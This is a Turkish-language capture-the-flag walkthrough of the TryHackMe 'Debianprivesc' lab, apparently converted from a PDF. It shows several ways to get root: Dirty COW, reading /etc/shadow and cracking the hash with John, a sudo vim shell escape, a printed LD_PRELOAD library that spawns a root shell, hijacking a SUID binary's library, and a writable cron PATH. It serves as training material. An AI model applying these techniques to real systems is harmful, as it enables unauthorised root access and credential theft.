
Debianprivesc

Kaan Efe Öğüt

ADLİ BİLİŞİM MÜHENDİSLİĞİ


Tryhackme üzerinde bulunan “Debianprivesc” isimli öğretici olan zafiyetli makineyi çözeceğiz.

21.11.2021




- Öncelikle Tryhackme VPN'i(openvpn) komutu ile aktif hale getiriyorum ve ardından ssh bağlantısı kurup sunucuya giriş yapıyorum.


- CTF içerisine baktığımda tools isimli bir dosya dikkatimi çekiyor ve içine baktığımda burada hazır araçlar görüntülüyorum.




- İçerisinde bulunan Linux Suggester aracı ile bir zafiyet taraması gerçekleştiriyorum ve burada aynı şekilde araçlarda da bulunan “Dirtycow” ile karşılaşıyorum.



- Ardından bu zafiyeti sonuna “gcc” ekleyip network üzerinden c kodundan nasıl derleme yapılacağını görüntülüyorum.




- Network üzerinden görüntülediğim gibi derliyorum ve çalıştırp yetki almaya çalışıyorum.Burada çalıştığı yer hakkında bilgi sahibi olabiliyorum.




- Aracı çalıştırdıktan sonra passwd komutunu çalıştırıyorum ve root yetkilerine başarılı bir şekilde erişiyorum.


-Root yetkisini aldıktan sonra şimdi sırada password alma işlemi var.




- History komutunu çalıştırdığımızda burada SQL bilgilerine erişim sağlayabiliyoruz.



- Buraya baktığımızda aynı şekilde passwordu tarayıp görüntüleyebiliyoruz.




- Ardından /etc/shadow dosyasını görüntüleyip buradan şifre görüntüleyebiliyoruz.




- "sudo -l" komutu ile root kullanıcısı ile erişim sağlayabileceğimiz uygulamaları görüntülüyoruz.

-Burada komut çalıştırmak için sudo /usr/bin/vim -c '!/bin/sh' kullanılabilir.



- Root olarak kullanım sağlayabildiğimiz apache2 ile burada root kullanıcısının şifresine başka formattada olsa erişim sağlayabildim.Şimdi sıra bu şifreyi okunabilir hale getirmekte;



-John aracı ile şifre kırdığımda james123 olarak şifreyi görüntüleyebiliyorum.


```
user@debian:~$ cat library.c

#include <sys/types.h>
#include <stdlib.h>
#include <stdio.h>

void _init() {
   unsetenv("LD_PRELOAD");

setgid(0);
setuid(0);

system("/bin/bash");
}
user@debian:~$ gcc -fPIC -shared -o /tmp/library.so library.c -nostartfiles
user@debian:~$ sudo LD_PRELOAD=/tmp/library.so nmap
root@debian:/home/user# whoami
root
root@debian:/home/user#
```

- Root olma işlemini Preload ile kütüphane ekleyip root oluyorum.

```
user@debian:~$ find / type f -perm -04000 -ls 2>/dev/null
809081   40 -rwsr-xr-x   1 root     root        37552 Feb 15  2011 /usr/bin/chsh
812578  172 -rwsr-xr-x   2 root     root       168136 Jan  5  2016 /usr/bin/sudo
810173   36 -rwsr-xr-x   1 root     root        32808 Feb 15  2011 /usr/bin/newgrp
812578  172 -rwsr-xr-x   2 root     root       168136 Jan  5  2016 /usr/bin/sudoedit
809080   44 -rwsr-xr-x   1 root     root        43280 Feb 15  2011 /usr/bin/passwd
809078   64 -rwsr-xr-x   1 root     root        60208 Feb 15  2011 /usr/bin/gpasswd
809077   40 -rwsr-xr-x   1 root     root        39856 Feb 15  2011 /usr/bin/chfn
816078   12 -rwsr-sr-x   1 root     staff        9861 May 14  2017 /usr/local/bin/suid-so
816762    8 -rwsr-sr-x   1 root     staff        6883 May 14  2017 /usr/local/bin/suid-en
v
816764    8 -rwsr-sr-x   1 root     staff        6899 May 14  2017 /usr/local/bin/suid-en
v2
815723  948 -rwsr-xr-x   1 root     root       963691 May 13  2017 /usr/sbin/exim-4.84-3
832517    8 -rwsr-xr-x   1 root     root         6776 Dec 19  2010 /usr/lib/eject/dmcrypt
-get-device
832743  212 -rwsr-xr-x   1 root     root       212128 Apr  2  2014 /usr/lib/openssh/ssh-k
eysign
812623   12 -rwsr-xr-x   1 root     root        10592 Feb 15  2016 /usr/lib/pt_chown
473324   36 -rwsr-xr-x   1 root     root        36640 Oct 14  2010 /bin/ping6
473323   36 -rwsr-xr-x   1 root     root        34248 Oct 14  2010 /bin/ping
473292   84 -rwsr-xr-x   1 root     root        78616 Jan 25  2011 /bin/mount
473312   36 -rwsr-xr-x   1 root     root        34024 Feb 15  2011 /bin/su
473290   60 -rwsr-xr-x   1 root     root        53648 Jan 25  2011 /bin/umount
465223  100 -rwsr-xr-x   1 root     root        94992 Dec 13  2014 /sbin/mount.nfs
user@debian:~$ /usr/local/bin/suid-so
Calculating something, please wait...
[==========================================================>] 99 %
Done.
user@debian:~$
```


- Root olma işlemini SUID kullanarakta yapabiliriz.Bunun için find / type f -perm -04000 -ls 2>/dev/null komutunu çalıştırıyorum ve karşıma çıkan sonuçlardan birini çalıştırıyorum.

-Burada herhangi bir sonuç döndürmese de aslında işlemler gerçekleşmiştir.



- Yapmış olduğum işlemi "strace /usr/local/bin/suid-so 2>&1 | more" komutu ile izleyebiliyorum.

-Burada bazı yerlerde "No such file or directroy" görüntülüyorum ve burada erişim engeline takıldığını görüntülüyorum.



-No such file directory hatası aldığım yerlerden bir erişim sağlayabilirim.

-strace /usr/local/bin/suid-so 2>&1 | grep -i -E "open|access|no such file" Bu işlemi bu komut ile gerçekleştiriyorum.

-Burada en alt satırda bir .config dosyası olduğunu söylüyor fakat ben dosyaya erişmeye çalıştığımda burada bir dosya olmadığını görüyorum.

-Bu sebeple buraya aynı isimlerle bir dosya ekleyip buradan erişim almaya çalışacağım.

```
user@debian:~/.config$ gcc -shared -fPIC -o  /home/user/.config/libcalc.so /home/user/.co
nfig/libcalc.c
user@debian:~/.config$ ls -la
total 20
drwxr-xr-x 2 user user 4096 Oct 25 08:57 .
drwxr-xr-x 5 user user 4096 Oct 25 08:50 ..
-rw-r--r-- 1 user user  186 Oct 25 08:54 libcalc.c
-rwxr-xr-x 1 user user 6042 Oct 25 08:57 libcalc.so
```

- Kendi dosyalarımda da bulunan C kodunu ekleyerek burada erişim alabileceğim bir kod ekliyorum.

-Ardından bu kodu gcc ile derleyip çalışabilir hale getiriyorum.

```
user@debian:~/.config$ /usr/local/bin/suid-so
Calculating something, please wait...
bash-4.1# whoami
root
bash-4.1#
```

-Kodu derlediğim kısımda ki dizini tekrardan çalıştırdığımda burada başarılı bir şekilde root yetkisi alabiliyorum.

```
user@debian:~$ ls /etc/cron.d
user@debian:~$ ls -la /etc/cron.d
total 12
drwxr-xr-x  2 root root 4096 May 12  2017 .
drwxr-xr-x 67 root root 4096 Oct 26 05:05 ..
-rw-r--r--  1 root root  102 Dec 18  2010 .placeholder
user@debian:~$ cat /etc/cron.d
cat: /etc/cron.d: Is a directory
user@debian:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/home/user:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cr
on.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cr
on.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cr
on.monthly )
#
* * * * * root overwrite.sh
* * * * * root /usr/local/bin/compress.sh
```

- Aynı işlemi crontab ile gerçekleştirmek istiyorum.Crontab'i görüntülediğimde içerisinde günlük haftalık ve aylık çalışanlar görüntülenmektedir.Ayrıca 2 adet dosyanın çalışması hakkında bilgi sahibi değiliz.

-Bu dosyayı incelediğimizde olmadığını görüntülüyorum buraya eklediğimiz bir shell ile erişim kazanabiliriz.Burda her yerinde yıldız var ise dakika başı çalıştığını görüntülüyorum.

- Crontab üzerinde belirtilen dizine bir bash kodu gizliyorum ve burada -p komutu ile çalıştırdığım dizin üzerinden root erişimi kazanıyorum.